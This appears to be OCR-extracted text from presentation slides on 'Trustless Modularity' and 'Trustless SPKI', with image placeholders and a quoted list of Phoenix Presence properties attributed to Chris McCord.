
Trustless Modularity 🔌

Trustless SPKI



Trustless Modularity

Trustless SPKI



Trustless Modularity 🔌


We have a system that applies **cutting edge** CS research to **tackle day-to-day problems** in the applications we all write.


Phoenix Presence
- has **no single point of failure**
- has **no single source of truth**
-[...]
- **self heals**

~ Chris McCord, “What Makes Phoenix Presence Special”

Trustless Modularity 🔌

